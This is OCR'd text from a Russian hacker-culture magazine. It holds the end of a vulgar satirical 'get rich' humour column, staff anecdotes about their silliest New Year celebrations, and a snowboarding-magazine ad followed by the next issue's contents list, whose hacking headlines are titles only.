- Всегда смывай за собой в сортире. За коллегами смывай тоже.
- Если тебя застукали на рабочем месте за онанизмом, предложи дернуть вместе - круговая порука.
- Я говорил не спать с дочкой босса? Я пошутил. И с женой босса спать можно тоже. А вот с боссом - нельзя.

В остальном же просто выполняй нужные требования, и когда-нибудь глава корпорации умрет, а ты займешь его место как самый опытный и добропорядочный работник. А там уж и бабки потекут ручьем. И сможешь уволить коллег, называвших тебя козлом и бивших тебя в пах или в темечко.

СПОСОБ ЧЕТВЕРТЫЙ (ИНТЕЛЛЕКТУАЛЬНЫЙ)

Не, ну я понимаю, что ты не Сальвадор Да Винчи и не Боанапарт Буанаротте. У тебя таланта с гулькин член. Но это совсем не значит, что ты не творческая личность. Могу тебе даже сказать по секрету: мало кто из известных людей был реально умным чуваком. Возьми того же Малевича. Да я его «шедевр» повторю за два клика мышкой в паинте! Вот зараза, купил за пару шекелей чистый лист, кисточку и черную краску - а в итоге толкнул на аукционе (eBay тут не при чем, амиго) свое творение за миллионы баксов! Живет теперь, не обламывается. У него куча теток и красный Феррари.



Давай и мы не станем от него отставать. Только для начала придется летать немного ниже. Сочини какой-нибудь грустный текст. Ну там чтобы была изюминка: должна присутствовать несчастная любовь, бандиты и секс (секс вообще должен присутствовать всегда, и чем больше, тем лучше, народ на это клюет). На рифму положи - никому не важно, есть она или нет. Главное - сюжет. Вспомни тех же рэпперов или шансонщиков. Далее бери гитару в руки и вспоминай блатные аккорды (AM, DM - и хватит).

Теперь стоит порепетировать пару раз и отправляться в людные места. Почему в людные? Да потому что там твое творчество оценят по достоинству и не станут пинать в темной подворотне парни из способа номер один за то, что ты нифер!

Делай плаксивую рожу в стиле «а подайте мне, люди добрые, а то я сейчас спою эту песенку второй раз, а не вынуждайте меня идти на такие крайние меры!!!». Ну всем, конечно, такой редкостный, как выражается Саша Лозовский, кал будет в лом слушать, и тебе посыпется куча денег, лишь бы ты заткнулся. Но ты на этом не останавливайся, продолжай играть. И петь. Петь обязательно продолжай - это твой козырь. Когда-нибудь по улице, на которой ты играешь на нервах у прохожих, пройдет очень известная личность и возьмет тебя к себе работать в цирк, или в кино на роль дауна какого-нибудь, или в зоопарк будить зверей по утрам. Ну тут вариантов куча на самом деле. Перспектив полно. А главное - бабки.

FINAL


Ну вот, надеюсь, когда ты разбогатеешь и станешь круче меня, ты станешь со мной дружить.





В связи с тем, что совсем недавно мы отгуляли новогодние праздники, нами было принято решение описать свой самый дурацкий, бессмысленный Новый год. Не все согласились писать в команду, Форб, например, когда узнал тему, наотрез отказался рассказывать, потому что ему стыдно. Читай истории самых смелых наших бойцов.

Nikitoz



Мне было лет 5, наверное. Я очень готовился и ждал Нового года - это было для меня действительно важным событием. Я ходил с папой выбирать елку, игрушки для нее, потом долго наряжал, чинил гирлянду, ел мандарины, катался на санках. Словом, вел подготовительные работы. Но вот незадача - к 31 числу я довольно здорово заболел из-за того, что съел полкило мороженого на улице. И так получилось, что, потратив все свои детские силы на подготовку праздника, закинувшись парацетамолом, я решил вечером прикорнуть часок перед новогодней ночью, полной отвязных приключений. Детский организм не выдержал таких напрягов, и я успешно проспал до трех ночи, а когда понял, что пропустил Новый год, дал себе зарок: не спать 31 декабря. Такой вот дурной Новый год у меня был.

hiNt



В тихий зимний вечер 31 декабря 1988 года мои молодые родители суетились, накрывали стол, постоянно кому-то звонили по мобильному (заврался, тогда еще не было мобильных - Прим. Бублика) (еще раз от моего ника сделаешь примечание - по голове надаю - Прим. настоящего Бублика) - в общем, всячески готовились к отмечанию Нового года. Я же сидел в детской кроватке и своим двухлетним мозгом пытался осмыслить нелепые движения взрослых: «Куда они торопятся? Почему они не хотят просто сесть и пососать соску - это же так прекрасно». (Ты что, в два года еще соску сосал? Лол. - Прим. Бублика.) Мои размышления прервал звонок в дверь. Через пару секунд в комнату ворвался большой страшный человек в красном костюме и с белой бородой и начал страшно басить: «УГАДАЙТЕ, КТО ПРИШЕЛ?». Млин, вот чего я тогда точно не хотел, так играть в угадайку. От страха я бросился в другой угол кроватки и больно ударился лбом. Новый год я провел вместе с лейкопластырем. С тех пор я панически боюсь дедов моро... ААААААА!!!

Dr.Klouniz



А вот не было у меня самого дурацкого Нового года! Были, конечно, оригинальные, но чтобы дурацкие - это вряд ли. Помнится, новый 1996 год я встретил за эпохальной игрой - command&conqueror (та самая, которая вышла после Дюны 2). Ту ночь я провел за размышлениями: как взять вражескую базу, защищенную обелисками света, ведь они жгут танки, как соломенные? Завалить их трупами гренадеров? Не получается - выкатываются проклятые огнеметные танки и сносят их пачками. Звоним другу... Оказывается, чтобы башня перестала бузить, надо устроить на базе low power. Строим звено «Орков» и летим бомбить электростанции, одновременно запуская танки на амбразуры, чтобы успеть до того, как комп сделает новую станцию. Вертолеты сбиваются ракетчиками, которые толпой толкались у вражеской казармы. Атака захлебнулась. Начался Новый год. Встречал я этот праздник и за кодингом (что именно писал, не скажу :)), и за отладкой, и за голубым экраном и рождественскими встречами с Аллой Пугачевой. С тех пор я перестал играть в игры, стал бОльшим компьютерным маньяком, но от компа в праздники стараюсь держаться подальше. Праздник - это для пьянства, разврата и прочего веселья :).

symbiosis



Не особо я люблю этот праздник. Особенно раздражает, что примерно в середине октября каждый считает своим долгом подойти к тебе и спросить: «Так какие у нас планы на Новый год? Где отмечаем? Пора думать!». А я вот просто презираю все эти планирования. Еще я презираю процесс покупки подарков - ну не нравится мне ходить и ломать голову, что подарить большому количеству друзей, когда одному дарить - там можно добротно подойти к делу, а когда надо ВСЕМ, оригинальности начинает не хватать... Так, что-то я отвлекся. Вернемся к моему самому дурацкому Новому году. Ну, назовем таковым прошлый. Тогда я думал, что мне придется отмечать его дома, с родственничками и их гостями, был зол, что все планы, построенные еще месяц назад, рухнули. И вот часов в 8-9 вечера я решил, что дома сидеть не в кайф, и ломанулся в старый район к старым друзьям. Настроение было архинепраздничное (если вообще есть такое слово в русском языке), поэтому все и казалось каким-то дурацким. Но в итоге все очень мило преобразилось, и праздник удался. Так что назван он дурацким только потому, что суетливо организовался :).


ONBOARD
EUROPEAN SNOWBOARDING MAGAZINE
ЕВРОПЕЙСКИЙ ЖУРНАЛ
О СНОУБОРДИНГЕ


VER 01.05 (73)
ХАКЕР
Голубозубастики: кариес современных технологий
Брутфорс по-нашему!
Как я ломал hotbox.ru
Банка с медом
Программа с глазами